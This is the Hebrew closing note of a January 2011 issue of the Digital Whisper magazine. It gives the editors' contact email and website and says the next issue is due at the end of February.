ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביום האחרון של חודש פברואר.

אפיק קסטיאל,

ניר אדר,

31.01.2011

דברי סיום

www.DigitalWhisper.co.il